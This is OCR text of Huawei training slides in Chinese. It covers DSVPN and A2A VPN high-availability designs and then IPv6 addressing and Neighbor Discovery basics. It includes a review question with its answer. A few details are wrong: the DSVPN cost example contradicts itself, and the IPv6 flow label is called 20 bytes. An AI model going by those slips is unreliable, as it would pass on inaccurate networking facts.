Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. VPN简介
2. VPN技术原理
3. **VPN高可用技术**
   - DSVPN高可用技术
   - A2A VPN高可用技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DSVPN双Hub主备备份

- DSVPN基本组网中，所有的分支Spoke都与一台总部Hub相连。如果总部Hub出现故障，分支Spoke间将无法建立隧道进行直接通信。通过部署DSVPN双Hub主备备份，可以提升DSVPN网络的可靠性。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DSVPN双Hub主备备份的工作机制如下：
  - 所有分支Spoke同时向主用Hub1和备用Hub2注册，并分别与Hub1建立主用静态mGRE隧道、与Hub2建立备用静态mGRE隧道。
  - 当分支间需要建立动态mGRE隧道时，源Spoke向Hub发送NHRP地址解析请求报文：
    - 在Hub1和Hub2都运行正常的情况下，根据路由策略（本例中通过修改接口的Cost值，使得Spoke和Hub1之间的链路开销大于Spoke和Hub2之间的链路开销），Spoke到Hub1的路由优先级较高，NHRP地址解析请求报文将沿主用静态mGRE隧道发送到Hub1，由Hub1将此解析报文转发至目的Spoke。
    - 当Hub1出现故障时，Spoke到Hub1的路由优先级降低，NHRP地址解析请求报文沿备用静态mGRE隧道发送到Hub2，由Hub2将此解析报文转发至目的Spoke。
    - 当Hub1故障恢复后，各分支Spoke到Hub1的路由优先级又重新高于到Hub2的路由优先级，NHRP地址解析请求报文重新交由Hub1转发。
  - 目的Spoke向源Spoke回应NHRP地址解析响应报文，动态mGRE隧道建立。
  - 动态mGRE隧道建立后，分支Spoke间可直接进行通信。此时，Hub设备运行正常与否不会对各分支Spoke间的业务流产生影响。如果分支Spoke之间的动态mGRE隧道由于长时间没有流量经过被拆除了，Spoke与Spoke之间通信时就需要重新建立动态mGRE隧道，Spoke会重新根据路由优先级判断向哪个Hub发送NHRP地址解析请求报文。

DSVPN双Hub负载分担

- 实际组网中，单台Hub受性能制约，其下所能连接的Spoke数量有限，当网络中Spoke节点较多时，无法将所有的Spoke节点都注册到一台Hub设备上，可以在总部部署两台或多台Hub来提高总部的处理能力，同时也能够试下Hub间流量的负载分担。



- 如图：
  - Spoke1和Spoke2注册到Hub1下，SpokeN注册到Hub2下，实现流量的负载分担。
  - 每个Spoke都与其注册的Hub建立静态mGRE隧道。
  - 同一台Hub下的Spoke间直接通信原理与单Hub场景相同。
  - 不同Hub下的Spoke间的通信需要在Hub之间建立静态mGRE隧道，用于Spoke之间的NHRP协议报文的转发。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 不同Hub下的Spoke间直接通信原理如下：
  - 源Spoke1发送NHRP地址解析请求报文发送给Hub1，请求目的SpokeN的公网地址。
  - Hub1将源Spoke1的NHRP地址解析请求报文通过Hub1与Hub2之间的静态mGRE隧道转发给Hub2。
  - Hub2将源Spoke1的NHRP地址解析请求报文转发给目的SpokeN。
  - 目的SpokeN从报文中获取源Spoke1的公网地址，并给源Spoke1回应NHRP地址解析应答报文。
  - 源Spoke1从NHRP地址解析应答报文中获取目的SpokeN的公网地址，并与目的SpokeN建立动态mGRE隧道。
- 动态mGRE隧道建立后，两个不同Hub下的Spoke之间即可进行直接通信。

目录


1. VPN简介
2. VPN技术原理
3. **VPN高可用技术**
   - DSVPN高可用技术
   - A2A VPN高可用技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

A2A VPN冗余保护应用


- 为了提高GM间通信的可靠性，GM支持链路冗余和KS冗余两种高可用技术。

链路冗余



- GM1有2个出口链路，每个出口链路都绑定一个GDOI安全策略组，但加入同一个组，这样每个出口链路向KS注册下载相同的GDOI安全策略。当有流量需要转发时，根据路由选择出接口。如果其中任何一个链路出现故障，链路根据路由的收敛进行切换，组成员之间的流量不中断，保证了用户业务的连续性。

KS冗余



- GM1向两个KS注册，其中一个是主KS，另一个是备KS。正常情况下，GM向主KS注册；如果主KS故障，则GM继续向备KS注册。这样，可以提高整网的可靠性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （判断题）DSVPN中，Spoke之间的动态mGRE隧道建立成功后会一直存在。

   A. 正确

   B. 错误

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. B

本章总结

- 本课程简要介绍了各种VPN技术的原理，系统介绍了各种VPN技术的技术原理、应用场景，以及不同VPN的高可用技术。
- 通过本课程的学习，搭配基于实际环境的练习，您将能独立完成IPSec VPN、DSVPN等多种VPN技术的配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

IPv6网络安全

HUAWEI

前言

- IPv4协议是目前广泛部署的因特网协议。在因特网发展初期，IPv4以其协议简单、易于实现、互操作性好的优势而得到快速发展。但随着因特网的迅猛发展，IPv4设计的不足也日益明显，IPv6的出现，解决了IPv4的一些弊端。
- IPv4网络演变为IPv6网络的过程中相应的产生了针对于IPv6网络协议的攻击，为了为用户提供更安全的网络环境和更稳定的网络服务，IPv6网络安全日益重要。
- 本课程主要介绍了IPv6网络的基本概念、IPv6协议安全，并进一步介绍了防火墙的IPv6技术。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述IPv6的基础概念
  - 了解IPv6地址格式和地址类型
  - 了解IPv6的基础网络协议
  - 理解IPv6网络攻击的防范措施
  - 了解防火墙IPv6技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **IPv6网络基础**
2. IPv6协议安全
3. 防火墙IPv6技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv4现状

- 2011年2月3日，IANA（Internet Assigned Numbers Authority，因特网地址分配组织）宣布将其最后的468万个IPv4地址平均分配到全球5个RIR（Regional Internet Registry，区域互联网注册管理机构），此后IANA再没有可分配的IPv4地址。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IANA，是负责全球互联网IP地址编号分配的机构。IANA将部分IPv4地址分配给大洲级的RIR，再由各RIR进行所辖区域内地址分配，五大RIR包括：
  - RIPE：Reseaux IP Europeans，欧洲IP地址注册中心，服务于欧洲、中东地区和中亚地区；
  - LACNIC：Latin American and Caribbean Internet Address Registry，拉丁美洲和加勒比海Internet地址注册中心，服务于中美、南美以及加勒比海地区；
  - ARIN：American Registry for Internet Numbers，美国Internet编号注册中心，服务于北美地区和部分加勒比海地区；
  - AFRINIC：Africa Network Information Centre，非洲网络信息中心，服务于非洲地区；
  - APNIC：Asia Pacific Network Information Centre，亚太互联网络信息中心，服务于亚洲和太平洋地区。
- 实践证明IPv4是一个非常成功的协议，它本身也经受住了Internet从少量计算机组网发展到目前上亿台计算机互联的考验。但该协议是几十年前基于当时的网络规模而设计的。在今天看来，IPv4的设计者们对于Internet的估计和预想显得很不充分。随着Internet的扩张和新应用的不断推出，IPv4越来越显示出它的局限性。
- Internet规模的快速扩张是当时完全没有预料到的，特别是近十年来，更是爆炸式增长，已经走进了千家万户，人们的日常生活已经离不开它。但正因为发展太快，IP地址空间耗尽的问题迫在眉睫。
- 20世纪90年代，IETF推出NAT（Network Address Translation，网络地址转换）与CIDR（Classless Inter Domain Routing，无类别域间路由）等技术来推迟IPv4地址耗尽发生的时间点。但是这些过渡方案只能减缓地址枯竭的速度，并不能从根本上解决问题。

为什么需要IPv6

IPv4

公网地址枯竭

包头设计不合理

路由表过大，查表效率低

对ARP的依赖，导致广播泛滥

……

VS

IPv6

“无限”地址

地址层次化分配

即插即用

简化的报文头部


IPv6安全特性

保证端到端通信完整性

对移动性的支持

增强的QoS特性

……



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

IPv6优势

“无限”地址空间	地址长度为128bit，海量的地址空间，满足物联网等新兴业务、有利于业务演进及扩展。
层次化的地址结构	相较于IPv4地址，IPv6地址的分配更加规范，利于路由聚合（缩减IPv6路由表规模）、路由快速查询。
即插即用	IPv6支持无状态地址自动配置（SLAAC），终端接入更简单。
简化的报文头部	简化报文头，提高效率；通过扩展包头支持新应用，利于路由器等网络设备的转发处理，降低投资成本。
安全特性	IPsec、真实源地址认证等保证端到端安全；避免NAT破坏端到端通信的完整性。
移动性	对移动网络实时通信有较大改进，整个移动网络性能有比较大的提升。
增强的QoS特性	额外定义了流标签字段，可为应用程序或者终端所用，针对特殊的服务和数据流，分配特定的资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 近乎无限的地址空间：与IPv4相比，这是最明显的好处。IPv6地址是由128 bit构成，单从数量级来说，IPv6所拥有的地址容量是IPv4的约8×1028倍，号称可以为全世界的每一粒沙分配一个网络地址。这使得海量终端同时在线，统一编址管理，变为可能，为万物互连提供了强有力的支撑。
- 层次化的地址结构：正因为有了近乎无限的地址空间，IPv6在地址规划时就根据使用场景划分了各种地址段。同时严格要求单播IPv6地址段的连续性，禁止出现IPv4的地址“打洞”现象，便于IPv6路由聚合，缩小IPv6地址表规模。
- 即插即用：任何主机或者终端要获取网络资源，传输数据，都必须有明确的IP地址。传统的分配IP地址方式是手工或者DHCP自动获取，除了上述两个方式外，IPv6还支持SLAAC（Stateless Address Autoconfiguration，无状态地址自动配置）。
- 端到端网络的完整性：大面积使用NAT技术的IPv4网络，从根本上破坏了端到端连接的完整性。使用IPv6之后，将不再需要NAT网络设备，上网行为管理、网络监管等将变得简单，与此同时，应用程序也不需要开发复杂的NAT适配代码。
- 安全性得到增强：IPsec（ Internet Protocol Security，因特网协议安全协议）最初是为IPv6设计的，所以基于IPv6的各种协议报文（路由协议、邻居发现等），都可以端到端地加密，当然该功能目前应用并不多。而IPv6的数据面报文安全性，跟IPv4+IPsec的能力，基本相同。
- 可扩展性强：IPv6的扩展属性报文头部，并不是主数据包的一部分，但是在必要的时候，这些扩展头部会插在IPv6基本头部和有效载荷之间，能够协助IPv6完成加密功能、移动功能、最优路径选路、QoS等，并可提高报文转发效率。

- 移动性改善：当一个用户从一个网段移动到另外一个网段，传统的网络会产生经典式“三角式路由”，IPv6网络中，这种移动设备的通信，可不再经过原“三角式路由”，而做直接路由转发，降低了流量转发的成本，提升了网络性能和可靠性。
- QoS可得到进一步增强：IPv6保留了IPv4所有的QoS属性，额外定义了20 Byte的流标签字段，可为应用程序或者终端所用，针对特殊的服务和数据流，分配特定的资源，目前该机制并没有得到充分的开发和应用。

IPv6地址

- IPv6地址的长度为128bit。一般用冒号分割为8段，每一段16bit，每一段内用十六进制表示。

16bit		16bit		16bit		16bit		16bit		16bit		16bit		16bit
2001	:	0DB8	:	0000	:	0000	:	0008	:	0800	:	200C	:	417A

IPv6地址中的字母大小写不敏感，例如A等同于a。

- 与IPv4地址类似，IPv6也用“IPv6地址/掩码长度”的方式来表示IPv6地址。

IPv6地址： 2001:0DB8:2345:CD30:1230:4567:89AB:CDEF/64

网络前缀：nbit（相当于IPv4地址中的网络ID）

接口标识：（128-n）bit（相当于IPv4地址中的主机ID）

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6地址缩写规范

- 为了书写方便，IPv6可采用以下规则进行缩写。

IPv6地址缩写规范

2001	:	0DB8	:	0000	:	0000	:	0008	:	0800	:	200C	:	417A

每组16 bit的单元中的前导0可以省略，但是如果16 bit单元的所有比特都为0，那么至少要保留一个“0”字符；拖尾的0不能被省略。

2001	:	DB8	:	0	:	0	:	8	:	800	:	200C	:	417A

一个或多个连续的16 bit字符为0时，可用“**::**”表示，但整个IPv6地址缩写中只允许有一个“**::**”。

2001	:	DB8	:	:	8	:	800	:	200C	:	417A

若缩写后的IPv6地址出现两个“::”，会导致无法还原为原始IPv6地址。

IPv6地址缩写示例

缩写前　0000:0000:0000:0000:0000:0000:0000:0001

缩写后　::1

缩写前　2001:0DB8:0000:0000:FB00:1400:5000:45FF

缩写后　2001:DB8::FB00:1400:5000:45FF


内嵌IPv4地址的IPv6地址

- 地址的前96bit为IPv6地址格式，后32bit为IPv4地址格式
- IPv6部分可采用首选或压缩格式，IPv4部分采用点分十进制格式
- 例如：0:0:0:0:0:0:192.168.1.1 或 ::192.168.1.1

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6地址分类

- 根据IPv6地址前缀，可将IPv6地址分为为单播地址、组播地址和任播地址。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 单播地址（Unicast Address）：标识一个接口，目的地址为单播地址的报文会被送到被标识的接口。在IPv6中，一个接口拥有多个IPv6地址是非常常见的现象。除了全球单播地址、唯一本地地址、链路本地地址这三种地址之外，IPv6还有一些特殊单播地址的存在：
  - 未指定地址：0:0:0:0:0:0:0:0/128 或者::/128。该地址作为某些报文的源地址，比如作为重复地址检测时发送的邻居请求报文（NS）的源地址，或者DHCPv6初始化过程中客户端所发送的请求报文的源地址。
  - 环回地址：0:0:0:0:0:0:0:1/128 或者::1/128，与IPv4中的127.0.0.1作用相同，用于本地回环，发往::/1的数据包实际上就是发给本地，可用于本地协议栈环回测试。
- 组播地址（Multicast Address）：标识多个接口，目的地址为组播地址的报文会被送到被标识的所有接口。只有加入相应组播组的设备接口才会侦听发往该组播地址的报文。
- 任播地址（Anycast Address）：任播地址标识一组网络接口（通常属于不同的节点）。目标地址是任播地址的数据包将发送给其中路由意义上最近的一个网络接口。
- IPv6没有定义广播地址（Broadcast Address）。在IPv6网络中，所有广播的应用层场景将会被IPv6组播所取代。

IPv6常见单播地址 - GUA

- GUA（Global Unicast Address，全球单播地址），也被称为可聚合全球单播地址。该类地址全球唯一，用于需要有互联网访问需求的主机，相当于IPv4的公网地址。

3 bit	45 bit	16 bit	64 bit
001	全局路由前缀	子网ID	接口标识
网络部分			主机部分

- 通常GUA的网络部分长度为64 bit，接口标识也为64 bit。
- 全局路由前缀：由提供商指定给一个组织机构，一般至少为45 bit。
- 子网ID：组织机构根据自身网络需求划分子网。
- 接口标识：用来标识一个设备（的接口）。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 可以向运营商申请GUA或者直接向所在地区的IPv6地址管理机构申请。

IPv6常见单播地址 - ULA

- ULA（Unique Local Address，唯一本地地址）是IPv6私网地址，只能够在内网中使用。该地址空间在IPv6公网中不可被路由，因此不能直接访问公网。

8 bit	40 bit	16 bit	64 bit
1111 1101	Global ID	子网ID	接口标识
	伪随机产生		

- 唯一本地地址使用FC00::/7地址块，目前仅使用了FD00::/8地址段。FC00::/8预留为以后拓展用。
- ULA虽然只在有限范围内有效，但也具有全球唯一的前缀（虽然随机方式产生，但是冲突概率很低）。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6常见单播地址 - LLA

- LLA（Link-Local Address，链路本地地址）是IPv6中另一种应用范围受限制的地址类型。LLA的有效范围是本地链路，前缀为FE80::/10。

10 bit	54 bit	64 bit
1111 1110 10	0	接口标识
	固定为0	

- LLA用于一条单一链路层面的通信，例如IPv6地址无状态自动配置、IPv6邻居发现等。
- 源或目的IPv6地址为链路本地地址的数据包将不会被转发到始发的链路之外，换句话说，链路本地地址的有效范围为本地链路。
- 每一个IPv6接口都必须具备一个链路本地地址。华为设备支持自动生成和手工指定两种配置方式。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6组播地址

- IPv6组播地址标识多个接口，一般用于“一对多”的通信场景。
- IPv6组播地址只可以作为IPv6报文的目的地址。

8 bit	4 bit	4 bit	80 bit	32 bit
11111111	Flags	Scope	Reserved（必须为0）	Group ID

- **Flags：**用来表示永久或临时组播组。
- **Scope：**表示组播组的范围。
- **Group ID：**组播组ID。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- IPv6组播地址各字段值对应的组播组类型和范围：
  - Flags：
    - 0000表示永久分配或众所周知；
    - 0001表示 临时的。
  - Scope：
    - 0：预留；
    - 1：节点本地范围；单个接口有效，仅用于Loopback通讯。
    - 2：链路本地范围；例如FF02::1。
    - 5：站点本地范围；
    - 8：组织本地范围；
    - E：全球范围；
    - F：预留。

被请求节点组播地址

- 当一个节点具有了单播或任播地址，就会对应生成一个被请求节点组播地址，并且加入这个组播组。该地址主要用于邻居发现机制和地址重复检测功能。被请求节点组播地址的有效范围为本地链路范围。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 被请求节点组播组地址的应用场景举例：在IPv6中，ARP及广播都被取消，当设备需要请求某个IPv6地址对应的MAC地址时，设备依然需要发送请求报文，但是该报文是一个组播报文，其目的IPv6地址是目标IPv6单播地址对应的被请求节点组播地址，由于只有目标节点才会侦听这个被请求节点组播地址，所以该组播报文可以被目标节点所接收，同时不会占用其他非目标节点的网络性能。

IPv6任播地址

- 任播地址标识一组网络接口（通常属于不同的节点）。任播地址可以作为IPv6报文的源地址，也可以作为目的地址。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 任播过程涉及一个任播报文发起方和一个或多个响应方。
  - 任播报文的发起方通常为请求某一服务（例如，Web服务）的主机。
  - 任播地址与单播地址在格式上无任何差异，唯一的区别是一台设备可以给多台具有相同地址的设备发送报文。
- 网络中运用任播地址有很多优势：
  - 业务冗余。比如，用户可以通过多台使用相同地址的服务器获取同一个服务（例如，Web服务）。这些服务器都是任播报文的响应方。如果不是采用任播地址通信，当其中一台服务器发生故障时，用户需要获取另一台服务器的地址才能重新建立通信。如果采用的是任播地址，当一台服务器发生故障时，任播报文的发起方能够自动与使用相同地址的另一台服务器通信，从而实现业务冗余。
  - 提供更优质的服务。比如，某公司在A省和B省各部署了一台提供相同Web服务的服务器。基于路由优选规则，A省的用户在访问该公司提供的Web服务时，会优先访问部署在A省的服务器，提高访问速度，降低访问时延，大大提升了用户体验。

IPv6单播地址业务流程


- 一个接口在发送IPv6报文之前要经历地址配置、DAD、地址解析这三个阶段。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

NDP

- NDP（Neighbor Discovery Protocol，邻居发现协议）是IPv6网络中一个重要的基础协议。
- NDP替代了IPv4网络中的ARP协议和ICMP路由器发现，它使用ICMPv6报文实现路由器发现、重复地址检测、地址解析，邻居不可达检测，以及重定向等功能。



NDP使用的ICMPv6报文

ICMPv6 Type	报文名称
133	路由器请求（RS）
134	路由器通告（RA）
135	邻居请求（NS）
136	邻居通告（NA）

机制	RS 133	RA 134	NS 135	NA 136
地址解析			√	√
前缀公告	√	√		
DAD			√	√

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- ND协议定义的报文使用ICMP承载，其类型包括以下五种。
  - 邻居请求报文NS（Neighbor Solicitation）：IPv6节点（使用IPv6协议的主机或网络设备）通过NS报文可以得到邻居的链路层地址，检查邻居是否可达，也可以进行重复地址检测DAD（Duplicate Address Detect）。
  - 邻居通告报文NA（Neighbor Advertisement）：NA报文是IPv6节点对NS报文的响应，同时IPv6节点在链路层变化时也可以主动发送NA报文。
  - 路由器请求报文RS（Router Solicitation）：IPv6节点启动后，向路由器发出RS报文，以请求网络前缀和其他配置信息，用于IPv6节点地址的自动配置。路由器则会以RA报文进行响应。
  - 路由器通告报文RA（Router Advertisement）：路由器周期性的发布RA报文，其中包括网络前缀等网络配置的关键信息，或者路由器以RA报文响应RS报文。
  - 路由器重定向报文RR（Router Redirect）：路由器发现报文的入接口和出接口相同时，可通过重定向报文通知主机选择另外一个更好的下一跳地址进行后续报文的转发。
- 无状态自动配置是IPv6的一个亮点功能，它使得IPv6主机能够非常便捷地接入到IPv6网络中，即插即用，无需手工配置繁冗的IPv6地址，无需部署应用服务器（例如DHCP服务器）为主机分发地址。无状态自动配置机制使用到了ICMPv6中的路由器请求报文（Router Solicitation）及路由器通告报文（Router Advertisement）。
- 地址解析过程中使用了两种ICMPv6报文：邻居请求（Neighbor Solicitation）和邻居

通告（Neighbor Advertisement）。

- 重复地址检测使用ICMPv6 NS和ICMPv6 NA报文确保网络中无两个相同的单播地址，所有接口在使用单播地址前都需要做DAD。

DHCPv6

